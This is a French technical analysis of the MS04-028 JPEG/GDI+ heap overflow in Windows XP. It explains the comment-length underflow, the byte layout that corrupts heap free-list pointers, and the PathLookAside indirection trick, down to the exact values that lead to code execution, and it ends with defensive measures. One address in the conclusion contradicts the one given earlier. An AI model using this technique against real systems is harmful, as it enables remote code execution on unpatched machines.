Analyse technique de faille

[MS04-028] : le JPG Overflow

Auteur :	ghorg0re/3ey
Version :	1.01
Date :	12/10/2004
Contact :	b.caillat@security-labs.org
Site web :	http://benjamin.caillat.free.fr

Introduction

Une nouvelle faille vient récemment d'être découverte sur Windows. Une n-ième faille ? Certes, mais celle-ci a plus retenu l'attention car elle concerne un format extrêmement utilisé (le jpg), touche une librairie du système (donc toutes les applications qui l'utilise) et permet une exploitation allant jusqu'à l'exécution de code arbitraire. Cette faille m'a donc semblée suffisamment importante pour mériter que l'on s'attarde un peu sur la technique de l'exploitation. Cette étude s'est révélée très enrichissante, car si, comme nous allons le voir, le 4 bytes overwrites est assez facile à obtenir, son exploitation reste beaucoup plus délicate.

La vulnérabilité provient d'une fonction de la librairie gdiplus.dll. « Seuls » Windows XP SP 1 et Windows Server 2003 sont concernés par cette faille car les autres systèmes n'utilisent pas cette librairie, à moins bien sur qu'une application spécifique ne l'installe et l'utilise. Laissons ces cas marginaux de coté, et focalisons nous sur Windows XP. L'ensemble de cette étude sera donc faite sur Windows XP Pro SP1.

Si les notions de SEH, VEH ou de gestion du heap sous Windows ne vous sont pas familières, vous trouvez des liens vers quelques articles très bien faits dans la partie « Documentation relative ».

Analyse de la faille

Rappel sur le format JPG

Une image jpg est constituée d'un ensemble de champs délimités par des tags. Lors de l'ouverture d'une image jpg, ces champs sont parcourus et analysés.
Le tag {0xFF,0xFE} annonce un champ commentaire. Il est suivi de la taille du commentaire sur deux octets, puis du commentaire lui même.
La taille comprend la taille du commentaire et les deux octets de la taille, si bien qu'elle est normalement toujours supérieure ou égale à 2 :

0xFF	0xFE	SIZE = strlen(COMMENTAIRE) + 2	COMMENTAIRE

Description de la faille

La faille concerne une fonction appelée lors de l'analyse des champs commentaires : la fonction read_jpeg_marker dans la classe GpJpegDecoder.
On y trouve le code suivant :

```
70e15585 8b5508          mov     edx,[ebp+0x8]
70e1558d 8b30            mov     esi,[eax]
70e1558f 8b7d0c          mov     edi,[ebp+0xc]
70e15592 8bca            mov     ecx,edx
70e15594 8bc1            mov     eax,ecx
70e15596 c1e902          shr     ecx,0x2
70e15599 f3a5            rep  movsd ds:0245b049=00000000 es:0245c000=????????
70e1559b 8bc8            mov     ecx,eax
70e1559d 83e103          and     ecx,0x3
70e155a0 f3a4            rep     movsb
70e155a2 8b4318          mov     eax,[ebx+0x18]
70e155a5 0110            add     [eax],edx
```

En clair, voici les étapes effectuées:

- Chargement de la taille du commentaire dans edx
- Chargement d'un pointeur vers le commentaire dans esi
- Chargement d'un pointeur vers un buffer alloué sur le heap dans edi
- Chargement de la taille du commentaire dans ecx
- Division de ecx par 4
- Copie du commentaire dans le buffer alloué.

En traçant, on constate que :

- La taille du buffer alloué pointé par edi correspond à la taille du commentaire dans le fichier incrémenté de 2.
- La valeur chargée dans edx n'est pas la taille présente dans le fichier jpg, mais cette taille soustraite de 2. En effet, comme indiqué ci dessus, la valeur stockée le fichier taille présente dans le fichier jpg est [taille du commentaire + taille du champ taille]. Donc pour obtenir la longueur réelle du commentaire, l'algorithme soustrait deux à cette taille.

Que se passe t-il alors si la taille indiquée dans le fichier jpg est 0x0 ou 0x1 ? L'allocation du buffer va elle bien se passer car la taille demandée sera 3 ou 4. Par contre, après soustraction de deux, cette valeur va devenir 0xFFFFFFFE ou 0xFFFFFFFF. Donc lors de l'instruction rep movsd, c'est 3FFFFFFF dword qui vont être copiés, provoquant donc un débordement.

Analyse de l'exploitabilité.

Un grand nombre d'applications se basent sur gdiplus.dll et sont donc concernées par cette faille. Pour étudier l'exploitabilité, nous utiliserons explorer.exe. L'objectif est donc de déterminer s'il est possible d'exécuter du code arbitraire simplement en ouvrant une image à partir d'un explorateur.
Nous commençons par attacher windbg à explorer.exe Nous formons donc une jpg contenant un champ {0xFF,0xFE,0x00,0x00} et nous l'ouvrons. Une exception « access violation » est levée en 0x70e15599.
Nous constatons que conformément aux remarques ci-dessus, l'algorithme a essayé de copier 0x3FFFFFFF DWORD à partir de esi vers edi. edi atteint rapidement une zone de mémoire non allouée et l'exception est levée.

Mettons un breakpoint en 0x70e15596 et analysons les localisations des buffers utilisés :

- edi = 0xb56244
- esi = 0xb5528d
- ecx = 0x3fffffff

edi et esi pointent donc vers des buffers alloués dans le heap.
Analysons les heap présents :

```
0:019> !heap
Index   Address  Name      Debugging options enabled
  1:   00080000
  2:   00180000
  3:   00190000
  4:   00260000
  5:   01480000
  6:   01490000
  7:   014f0000
  8:   00a00000
  9:   00ca0000
 10:   00ff0000
 11:   01170000
 12:   02290000
 13:   02580000
 14:   025c0000
 15:   02600000
 16:   02640000
 17:   024e0000
 18:   02a70000
 19:   00b50000
```

edi et esi pointent donc vers des buffers alloués dans le dernier heap.

Analysons ce dernier heap :

```
0:019> !heap -h 00b50000
Index   Address  Name      Debugging options enabled
  1:   00080000
  2:   00180000
  3:   00190000
  4:   00260000
  5:   01480000
  6:   01490000
  7:   014f0000
  8:   00a00000
  9:   00ca0000
 10:   00ff0000
 11:   01170000
 12:   02290000
 13:   02580000
 14:   025c0000
 15:   02600000
 16:   02640000
```

```
 17:   024e0000
 18:   02a70000
 19:   00b50000
    Segment at 00b50000 to 00b60000 (0000c000 bytes committed)
    Flags:                00001002
    ForceFlags:           00000000
    Granularity:          8 bytes
    Segment Reserve:      00100000
    Segment Commit:       00002000
    DeCommit Block Thres: 00000200
    DeCommit Total Thres: 00002000
    Total Free Size:      00000bb7
    Max. Allocation Size: 7ffdefff
    Lock Variable at:     00b50608
    Next TagIndex:        0000
    Maximum TagIndex:     0000
    Tag Entries:          00000000
    PsuedoTag Entries:    00000000
    Virtual Alloc List:   00b50050
    UCR FreeList:        00b50598
    FreeList Usage:      00000000 00000000 00000000 00000000
    FreeList[ 00 ] at 00b50178: 00b56250 . 00b56250      Unable to read
nt!_HEAP_FREE_ENTRY structure at 00b56250
 (1 block )
    Heap entries for Segment00 in Heap 00b50000
        00b50640: 00640 . 00040 [01] - busy (40)
        00b50680: 00040 . 01808 [01] - busy (1800)
        ...
        00b54360: 000d8 . 00730 [01] - busy (728)
        00b54a90: 00730 . 00068 [01] - busy (5c)
        00b54af8: 00068 . 00710 [01] - busy (708)
        00b55208: 00710 . 01030 [01] - busy (1024)
        00b56238: 01030 . 00010 [01] - busy (2)
        00b56248: 00010 . 05db8 [10]
        00b5c000:      00004000      - uncommitted bytes.
        00b60000: 2bed8 . 70d00 [de] free fill - unable to read heap free extra
at 00bd0cf8
```

esi pointe donc vers un buffer dans le chunk commençant en 0x00b55208, et edi vers un buffer dans celui commençant en 0x00b56238.
La taille du chunk contenant edi est seulement 0x10 bytes, donc lors de notre copie, nous allons pouvoir écraser le chunk suivant (en 0x00b56248).

Le 4 bytes overwrites.

Ce dernier chunk représente la partie libre du heap. Il appartient donc à une des listes chaînées de chunks libres (plus précisément celle de taille supérieur à 1024) et contient donc des pointeurs Forward et Backward.
Le principe est donc d'écraser le header du chunk 0x00b56248 et plus précisément de modifier la valeur de ces pointeurs Forward et Backward, afin d'avoir un 4 bytes overwrites lorsque cette liste est manipulée.

Complétons la suite d'octets dans notre jpg :

0xFF	0xFE	0x0000	0xDEADBABE	0x2020	0x0002	0x00000000	0xaaaaaaaa	0xbbbbbbbb

BUFFER	SIZE	PREV SIZE	INDEX, FLAGS, ...	Forward pointer	Backward pointer

La première ligne présente la suite d'octets à mettre dans le fichier jpg. La seconde présente le rôle des zones mémoires écrasées lors du rep mosvd :

- Tout d'abord un DWORD représentant le buffer du chunk 0x00b56238
- Ensuite, nous commencons à écraser le chunk 0x00b56248 :
    - La taille
    - La taille du chunk précédent
    - Le segment index, les flags, l'index et le mask
    - Le faux Forward pointer
    - Le faux Backward pointer

Après génération de la jpg, nous attachons WinDbg à explorer.exe et ouvrons l'image. Une première exception a lieu comme précédemment en 0x70e15599. Nous relançons l'exécution, et une seconde exception a lieue dans la fonction RtlAllocateHeap :

```
77f581b7 898530ffffff     mov     [ebp-0xd0],eax
77f581bd 8908             mov     [eax],ecx         ds:0023:aaaaaaaa=????????
77f581bf 894104           mov     [ecx+0x4],eax
```

Avec la valeur des registres:

- eax = aaaaaaaa
- ecx = bbbbbbbb

Ces instructions correspondent au code retirant les chunks des listes de chunks libres. Les valeurs de eax et ecx sont bien celles que nous avons écrites dans le fichier jpg : nous avons notre 4 bytes overwrites.

Pourquoi cette exception a t-elle lieue dans cette fonction ? Il faut se souvenir que nous avons écrasé le dernier chunk qui représente ici la partie libre du heap. Lors de la prochaine demande allocation, étant donné qu'aucun autre chunk n'est libre (et que la lookaside ne contient pas de chunk de cette taille), le buffer va être prélevé sur ce dernier chunk. Pour cela, il faut commencer par retirer ce dernier chunk de la liste de chunks libres, puis créer le chunk de la taille demandée et replacer le reste dans une autre liste de chunk libre.
C'est lors du premier retrait que le 4 bytes overwrites a lieu, puisqu'il se base sur des pointeurs que nous avons écrasés.

Exploitation de la faille.

Avoir un 4 bytes overwrites n'est pas tout. Il s'agit maintenant de trouver quel DWORD écraser et avec quelle valeur.

L'utilisation du UEF

Une première idée peut être d'utiliser le Unhandle Exception Filter. La première exception, provoquée par le movsd n'est pas à prendre en compte, puisque à ce moment notre 4 bytes overwrites n'a pas eu lieu. Par contre, lors des instructions pour retirer le chunk de la liste des chunks libres :

```
77f581bd 8908             mov     [eax],ecx
77f581bf 894104           mov     [ecx+0x4],eax
```

Si eax pointe vers l'adresse contenant l'adresse de l'UEF, l'écriture sera autorisée. Par contre, la seconde instruction risque forte de lever une exception. C'est donc cette seconde exception qui nous intéresse, puisqu'à ce point, nous avons effectué notre 4 bytes overwrites.

Analysons l'état du SEH au moment de la seconde exception :
Dans mon cas, le registre fs est égale à 0x3b. On récupère l'adresse du TEB :

```
0:013> dg 3b
                                  P Si Gr Pr Lo
Sel    Base     Limit     Type    l ze an es ng Flags
---- -------- -------- ---------- - -- -- -- -- --------
003B 7ffad000 00000fff Data RW Ac 3 Bg By P  Nl 000004f3

7ffad000    0251dca4 02520000 02512000 00000000
7ffad010    00001e00 00000000 7ffad000 00000000
```

On obtient l'adresse de l'élément _EXCEPTION_REGISTRATION de tête : 0x0251dca4. On peut au passage vérifier que cet élément est bien entre les bornes du stack (0x0251dca4, 0x02520000).

On affiche le premier élément _EXCEPTION_REGISTRATION :

```
0251dca4    0251dd78 77fa88f0 77f51c78 00000000
0251dcb4    0251dcdc 70d01b70 01b60000 00000000
```

On obtient :

- le pointeur vers l'élément suivant (0x0251dd78)
- le pointeur vers le traitant (0x77fa88f0)
- le pointeur vers le tableau _SCOPETABLE (0x77f51c78)
- l'index courant de try (0x0)

On peut vérifier que le traitant correspond à __except_handler3 dans ntdll :

```
ntdll!_except_handler3:
77fa88f0 55              push    ebp
77fa88f1 8bec            mov     ebp,esp
```

On affiche le tableau de _SCOPETABLE :

```
77f51c78 ffffffff 00000000 77f588a1
```

Il est donc constitué d'un seul élément. On constate que l'expression de filtrage est égale à 0, donc le traitant ne sera jamais exécuté.

Passons donc au _EXCEPTION_REGISTRATION suivant :

```
0251dd78    0251ff38 70d62517 70e740d0 00000000
0251dd88    000000fe 70e16e58 01b64368 0251de0c
```

On peut vérifier que le traitant correspond à __except_handler3 dans gdiplus :

```
gdiplus!_except_handler3:
70d62517 55              push    ebp
70d62518 8bec            mov     ebp,esp
```

On affiche le tableau de _SCOPETABLE :

```
70e740d0    ffffffff 70e14c15 70e14c19 90909090
70e740e0    ffffffff 70e14ed7 70e14edb 90909090
```

Regardons la fonction de filtrage :

```
70e14c15 33c0            xor     eax,eax
70e14c17 40              inc     eax
70e14c18 c3              ret
```

Elle retourne toujours 1. Donc l'exception sera toujours gérée par le handler.
Et le handler :

```
70e14c19 8b65e8          mov     esp,[ebp-0x18]
70e14c1c 834dfcff        or      dword ptr [ebp-0x4],0xffffffff
70e14c20 b805400080      mov     eax,0x80004005
70e14c25 ebcc      jmp gdiplus!GpJpegDecoder::ReadJpegHeaders+0x6e (70e14bf3)

...

70e14bf3 e8b616efff      call    gdiplus!_SEH_epilog (70d062ae)

...

gdiplus!_SEH_epilog:
70d062ae 8b4df0          mov     ecx,[ebp-0x10]
70d062b1 64890d00000000  mov     fs:[00000000],ecx
70d062b8 59              pop     ecx
70d062b9 5f              pop     edi
70d062ba 5e              pop     esi
70d062bb 5b              pop     ebx
70d062bc c9              leave
70d062bd 51              push    ecx
70d062be c3              ret
```

En conclusion, l'exception a lieue à l'intérieur d'un bloc try…except protégé, qui gère toutes les exceptions. Il n'y a donc aucune chance que le UEF soit appelé, donc cette technique ne peux fonctionner.
On peut vérifier cela en traçant l'exemption.

Utilisation du VEH

Comme nous nous sommes placés dans le cas d'une exploitation sous Windows XP , nous pouvons considérer que le VEH existe. Notre second essai portera donc sur cette structure.
L'adresse du VEH dépend à priori de la version de l'OS et du SP. Dans mon cas elle est de 0x77fc48a0.

Attachons Windbg à explorer et ouvrons l'image pour aller jusqu'à la seconde exception.
Voici la mémoire représentant le RtlpCalloutEntryList :

```
77fc4880 77fc4880 77fc4880
```

Aucun VEH n'est donc installé. Analysons le code de RtlCallVectoredExceptionHandlers :

```
ntdll!RtlCallVectoredExceptionHandlers:
77f6ccde 55              push    ebp
77f6ccdf 8bec            mov     ebp,esp
77f6cce1 51              push    ecx
77f6cce2 51              push    ecx
77f6cce3 57              push    edi
77f6cce4 bf8048fc77      mov     edi,0x77fc4880
77f6cce9 393d8048fc77    cmp     [ntdll!RtlpCalloutEntryList (77fc4880)],edi
77f6ccef 7504      jnz ntdll!RtlCallVectoredExceptionHandlers+0x17 (77f6ccf5)
77f6ccf1 32c0            xor     al,al
77f6ccf3 eb42      jmp ntdll!RtlCallVectoredExceptionHandlers+0x59 (77f6cd37)
77f6ccf5 8b4508          mov     eax,[ebp+0x8]
77f6ccf8 53              push    ebx
77f6ccf9 56              push    esi
77f6ccfa 8945f8          mov     [ebp-0x8],eax
77f6ccfd 8b450c          mov     eax,[ebp+0xc]
77f6cd00 bba048fc77      mov     ebx,0x77fc48a0
77f6cd05 53              push    ebx
77f6cd06 8945fc          mov     [ebp-0x4],eax
77f6cd09 e892e5feff      call    ntdll!RtlEnterCriticalSection (77f5b2a0)
77f6cd0e 8b358048fc77    mov     esi,[ntdll!RtlpCalloutEntryList (77fc4880)]
77f6cd14 eb0e      jmp ntdll!RtlCallVectoredExceptionHandlers+0x46 (77f6cd24)
77f6cd16 8d45f8          lea     eax,[ebp-0x8]
77f6cd19 50              push    eax
77f6cd1a ff5608          call    dword ptr [esi+0x8]
```

- 0x77f6cce4 : edi est chargé avec la valeur 0x77fc4880
- 0x77f6cce9 : edi est comparé au DWORD à l'adresse 0x77fc4880
- 0x77f6ccf3 : S'il y a égalité, la fonction retourne 0 pour indiquer que aucun VEH n'a pu être trouvé.
- 0x77f6cd0e : Sinon, on charge esi avec le contenu du DWORD à l'adresse 0x77fc4880.
- 0x77f6cd1a : On appelle la fonction à l'adresse [esi+0x8]

La technique du VEH consiste donc à remplacer le DWORD en 0x77fc4880 par l'adresse d'un bloc mémoire que nous contrôlons et de mettre l'adresse du shellcode dans le troisième DWORD de cette structure. Le problème étant que ici, nous ne contrôlons absolument pas l'adresse de chargement de la jpg. Nous n'avons donc aucun moyen de connaître l'adresse d'un bloc que nous contrôlons. Cette méthode est donc inapplicable dans notre cas.

Utilisation des spécificités du code chargé

Les exploitations classiques étant impossibles, il faut maintenant essayer des méthodes spécifiques au code présent. La technique décrite ici a été trouvée en effectuant du reverse sur le code d'un exploit disponible sur Internet (plus précisément sur k-otik). Je n'en suis donc pas l'auteur.

En affichant les symboles de gdiplus, on constate qu'un certain nombre de variables globales sont exportées. L'une d'elle s'appelle PathLookAside. Une recherche sur google ne vous donnera… rien car cette variable n'est absolument pas documentée…

```
0:017> x gdiplus!*
…
70e7b1dc gdiplus!Globals::PathLookAside = <no type information>
…
```

Toujours est t-il que au sein de la fonction GdiPlusShutdown, on trouve un appel à InternalGdiPlusShutdown.

Analysons cette fonction :

```
gdiplus!InternalGdiplusShutdown:
70d33360 56              push    esi
70d33361 33f6            xor     esi,esi
70d33363 393574b9e770    cmp  [gdiplus!Globals::ThreadNotify (70e7b974)],esi
70d33369 7405            jz  gdiplus!InternalGdiplusShutdown+0x10 (70d33370)
70d3336b e85989fdff      call    gdiplus!BackgroundThreadShutdown (70d0bcc9)
70d33370 8b0ddcb1e770    mov ecx,[gdiplus!Globals::PathLookAside (70e7b1dc)]
70d33376 53              push    ebx
70d33377 33db            xor     ebx,ebx
70d33379 43              inc     ebx
70d3337a 3bce            cmp     ecx,esi
70d3337c 57              push    edi
70d3337d 0f85679b0000    jne gdiplus!InternalGdiplusShutdown+0x1f (70d3ceea)
70d33383 8b0dccb1e770   mov ecx,[gdiplus!Globals::MatrixLookAside (70e7b1cc)]
70d33389 3bce            cmp     ecx,esi
70d3338b 8935dcb1e770    mov [gdiplus!Globals::PathLookAside (70e7b1dc)],esi
70d33391 7406            jz  gdiplus!InternalGdiplusShutdown+0x3a (70d33399)
70d33393 53              push    ebx
```

Les lignes importantes sont en gras:

- RAZ de esi
- Charge ecx avec le contenu de PathLookAside
- Test si ecx est nul (est donc Test si PathLookAside == 0)
- S'il n'est pas nul, saute en 0x70d3ceea

Et en 0x70d3ceea, on trouve le code suivant :

```
70d3ceea 8b01            mov     eax,[ecx]          ds:0023:01604b00=01604368
70d3ceec 53              push    ebx
70d3ceed ff10            call    dword ptr [eax]
```

Donc nous avons bien un appel basé sur une valeur que nous contrôlons. Mais le problème c'est que l'adresse réellement appelée est pointée par deux indirections :

L'appel réel porte sur Addr3. Cette piste semble donc inexploitable : trouver l'adresse d'un DWORD contenant un l'adresse d'un DWORD contenant l'adresse d'un shellcode situé à une adresse inconnue peut sembler un peu hasardeux…


Oui, mais c'est sans compter les désallocations.

Lors d'une désallocation, l'algorithme va analyser le chunk libéré, éventuellement le fusionner avec les chunks adjacents, puis placer le résultat dans la liste de chunks libres correspondant à la taille finale (après éventuelle fusion de chunk).

Le schéma suivant résume l'ajout d'un chunk dans une liste contenant à l'origine un élément :

Avant la libération du bloc en Addr2 : liste avec un unique élément

Après la libération du bloc en Addr2 : liste avec deux éléments



[@ Addr h] représente l'entrée dans le tableau de listes de chunks libres, dans la partie gestion du heap.
[@ Addr 1] représente l'adresse des pointeurs du chunk 1, initialement libre.
[@ Addr 2] représente l'adresse des pointeurs du chunk 2, occupé initialement, puis libéré
On constate donc que 4 DWORD sont modifiés lors de cette insertion.
Tous les chunks libres de taille supérieurs à 1024 octets sont placés dans une même liste. Au moment de la seconde exception, cette liste est constituée d'un unique élément : le dernier chunk du heap, et donc des pointeurs que nous contrôlons :

En temps normal :

Comme nous avons écrasé les pointeurs, la situation est la suivante :

Analysons l'algorithme de libération :

```
…
77f58dd4 8b5104          mov     edx,[ecx+0x4]
…
77f58dda 8908            mov     [eax],ecx
77f58ddc 895004          mov     [eax+0x4],edx
77f58ddf 8902            mov     [edx],eax
77f58de1 894104          mov     [ecx+0x4],eax
```


Les trois registres utilisés pour les manipulations sont:

- edx == [@ Addr h]
- ecx == [@ Addr 1]
- eax == [@ Addr 2]

En réalité, on s'aperçoit en 0x77f58dd4 que edx n'est pas calculé à partir du tableau de listes de chunks libres, mais à partir du « prev » de ecx. Donc dans notre cas, nous allons avoir :


- edx == Value 2
- ecx == [@ Addr 1]
- eax == [@ Addr 2]

Focalisons nous sur les instructions en 0x77f58dda et 0x77f58ddf : Voici le résultat de leur exécution (pour des raisons de clarté, seul les pointeurs concernés sont indiqués) :



Nous commençons à voir apparaître une liste de re-direction qui correspondrait à notre besoin :
Si Value 2 == @PathLookAside :

En réalité, deux libérations de buffers de taille supérieures à 1024 ont lieues avant le test de PathLookAside. A leur terme, la structure est donc la suivante :



Le nombre de re-direction coïncide parfaitement : Si l'on reprend l'algorithme d'appel de PathLookAside :

```
70d33383 8b0dccb1e770   mov ecx,[gdiplus!Globals::MatrixLookAside (70e7b1cc)]
...
70d3ceea 8b01             mov     eax,[ecx]          ds:0023:01604b00=01604368
70d3ceec 53               push    ebx
70d3ceed ff10             call    dword ptr [eax]
```

Donc:

- ecx == @ Addr 3
- eax == @ Addr 2
- [eax] == @ Addr 1

L'exécution sautera donc en [@ Addr 1]. Value 1 doit donc contenir une instruction et non une adresse. Cette instruction sera tout simplement un saut par vers notre shellcode, situé quelques octets après (notamment après le pointeur « prev »).

En conclusion, voici les valeurs à placer pour que l'exploitation ait lieue :

- Value 1 == 0xebXX????
- Value 2 == 0x70e7b1dc

Avec :

- XX == le nombre d'octets à sauter
- ?? == un octets de donnée quelconque.

Méthodes de protection

Il existe plusieurs mesures pour se protéger contre cette faille, l'idéal étant d'utiliser une combinaison de ces solutions. En laissant de coté les solutions drastiques ou temporaires comme interdire tout échange de jpg par mail, ayant un impact fort sur les utilisateurs finaux, on peut retenir :

- Mettre à jour les antivirus pour qu'il recherche les chaînes {0xFF, 0xFE, 0x00, 0x00} et {0xFF, 0xFE, 0x00, 0x01} dans les fichiers jpg.
- Appliquer le correctif délivré par Windows.

Conclusion

Les techniques d'exploitation classiques ne fonctionnant pas, cette étude s'est avérée beaucoup plus complète et complexe qu'elle ne le laissait prévoir. Cette exploitation reste tout de même extrêmement particulière : elle fonctionne très bien parce que le nombre de buffer de taille supérieure à 1024 est égale au nombre d'indirection lors de l'analyse de PathLookAside. En revanche, elle reste valable tant que l'adresse de PathLookAside est 0x70e7d1bc et doit donc être relativement portable.
La complexité de cette exploitation est une nouvelle démonstration que dès lors qu'un 4 bytes overwrites est possible, il existe souvent une méthode, parfois détournée, conduisant à l'exécution de code arbitraire.

Documentation relative / liens

Le UEF

http://www.microsoft.com/msj/0197/exception/exception.aspx

Le VEH

http://msdn.microsoft.com/msdnmag/issues/01/09/hood/default.aspx

La gestion du tas sous windows

MISC 15 : « Heap de Windows » de Kostya Kortchinsky

Code de l'exploit

http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php

Alerte sécurité Microsoft:

http://www.microsoft.com/technet/security/bulletin/ms04-028.mspx